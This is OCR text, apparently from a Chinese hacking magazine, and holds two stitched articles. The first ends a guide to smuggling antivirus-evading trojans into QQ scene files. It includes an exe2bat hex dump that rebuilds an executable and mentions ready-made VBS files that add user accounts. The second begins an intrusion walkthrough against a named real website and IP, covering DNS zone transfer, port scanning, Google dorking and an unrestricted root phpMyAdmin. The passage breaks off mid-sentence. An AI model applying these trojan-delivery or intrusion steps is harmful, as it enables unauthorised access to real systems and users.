


图4





图5

我们利用上面的方法传任意文件，然后利用上边的代码通过场景来执行文件。不过在传文件时有时会大大延长传场景的时间，有时候还会把对方QQ搞崩溃呢。jiajia想到了一种非常好的方法，既免杀又方便。exe2bat大家都应该知道吧，首先利用**CreateObject("Scripting.FileSystemObject")**把转过之后的代码通过fso.opentextfile、echo写到一个文件中，再使用wscript.shell来执行就可以。

比如我们先使用BAT2EXE把配置好的木马转成bat，如图6。再把转过的代码通过fso写入场景文件中。知道有许多小菜可能对于这些vbs不是太熟悉，因此我特意制作好了几个文件，可以实现执行特定程序、添加用户帐号等，大家可以使用这几个文件进行测试，当然也希望一些高手在本文的基础上能够想出更简洁有效的利用方法来。最后感谢本文测试中曾帮助过我的一些兄弟：教主、十三、jiajia！



```
@echo e 100 4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00 >>tmp11
@echo e 110 B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 >>tmp11
@echo e 120 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 >>tmp11
@echo e 130 00 00 00 00 00 00 00 00 00 00 00 00 C0 00 00 00 >>tmp11
@echo e 140 0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68 >>tmp11
@echo e 150 69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F >>tmp11
@echo e 160 74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20 >>tmp11
@echo e 170 6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00 >>tmp11
@echo e 180 E3 E2 11 DB A7 83 7F 88 A7 83 7F 88 A7 83 7F 88 >>tmp11
@echo e 190 A7 83 7F 88 B5 83 7F 88 5B A3 6D 88 A6 83 7F 88 >>tmp11
@echo e 1A0 60 85 79 88 A6 83 7F 88 52 69 63 68 A7 83 7F 88 >>tmp11
@echo e 1B0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 >>tmp11
@echo e 1C0 50 45 00 00 4C 01 04 00 14 54 96 3A 00 00 00 00 >>tmp11
@echo e 1D0 00 00 00 00 E0 00 0F 01 0B 01 05 0C 00 02 00 00 >>tmp11
@echo e 1E0 00 0C 00 00 00 00 00 00 00 10 00 00 00 10 00 00 >>tmp11
@echo e 1F0 00 20 00 00 00 00 40 00 00 10 00 00 00 02 00 00 >>tmp11
@echo e 200 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 >>tmp11
@echo e 210 00 50 00 00 00 04 00 00 00 00 00 02 00 00 00 00 >>tmp11
@echo e 220 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 >>tmp11
@echo e 230 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 >>tmp11
@echo e 240 3C 20 00 00 3C 00 00 00 00 40 00 00 48 06 00 00 >>tmp11
@echo e 250 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 >>tmp11
```

图6

（文章中涉及到的bat转exe工具、腾讯QQ场景编辑器以及制作好的几个vbs文件已经收录在了光盘中）

文章难易度：☆☆☆
文章阅读点：一次完整而又详细的入侵过程，作者在入侵过程中所使用的方法还是比较新颖的，值得一看

简单渗透飞翔中国技术门户网站

Mickey

一、踩点

正所谓知己知彼，百战百胜。所以我在渗透前一般都会习惯性地查看一下目标主机的DNS相关信息。打开CMD，输入nslookup命令，然后设置查询类型为任意（set query type=any），再输入目标主机的域名（fly010.com），从返回的结果可以看出该网站采用的域名是由新网域名服务器提供的（ns2.xinnetdns.com），也返回了fly010.com的IP地址（218.59.175.11），还可以看出新网的域名服务器有两台，一台是主域名服务器，另一台肯定就是备份的域名服务器了。主域名服务器要和备份域名服务器进行DNS记录的同步与更新，需要开启“DNS区域传送”功能，如果配置不当的话，就有可能导致恶意用户查看到某特定DNS域的所有域名信息。我们来看一下新网的域名服务器的配置情况。输入**server ns2.xinnet.cn**来连接到其中一台新网的域名服务器，然后输入**ls -d fly010.com**命令，从返回的结果可以看出fly010.com域内的所有DNS记录都被显示出来了，这说明新网域名服务器的配置确实有一点缺陷，如图1。

接下来就要了解目标主机开放的端口信息了，每个端口都对应着相应的服务。端口扫描工具我使用的是SuperScan4，扫描结果如图2所示。

从扫描结果中可以看到主机开放了FTP服务（21端口）、HTTP服务（80端口）、MySQL数据库服务（3306端口）、MSSQL数据库服务（1433端口）、终端服务（3389端口）。其中MySQL数据库服务（3306端口）限制了我的远程连接，说明目标主机做了IP限制。我使用远程桌面连接对方的终端服务，可以看出对方的操作系统为Windows2003企业版。对方的FTP服务组件使用的是Serv-U，版本为6.4。

我决定通过对方的HTTP服务来尝试入侵系统。打开google，输入“phpmyadmin|phpinfo filetype:php site:fly010.com”，查看目标主机的HTTP服务是否支持PHP脚本，并没有发现敏感的文件，如图3。




图1

之所以选择搜索PHP脚本而不是ASP脚本，是因为PHP都是由管理员后来配置的，如果管理员水平不高的话，就有可能导致一些安全漏洞，比如目录浏览、源代码泄露等。通过查看google返回的结果，发现google搜索出了目标站点有个PHP的查看详细信息的脚本，我们直接访问看看，如图4。

可以看出PHP的版本为5.1.6，还得知了PHP并没有禁用任何的函数。这对于以后我们上传的phpshell的执行是很有好处的，也得到了目标站点的WEB绝对路径（d:\wwwroot\delphi2008\wwwroot\index.php）。

通常情况下，管理员为了方便的管理MySQL数据库，都会安装phpmyadmin。刚才google没有搜索出来，也许是目标站点的robots.txt在作怪，我抱着试一试的心理在www.fly0101.com域名后边加了个/phpmyadmin/，结果如图5。

目标站点的管理员还真使用了phpmyadmin来管理MySQL数据库，并且管理员没有对phpmyadmin的访问做任何的限制。phpmyadmin的版本为2.6.4，并且使用的是root用户连接

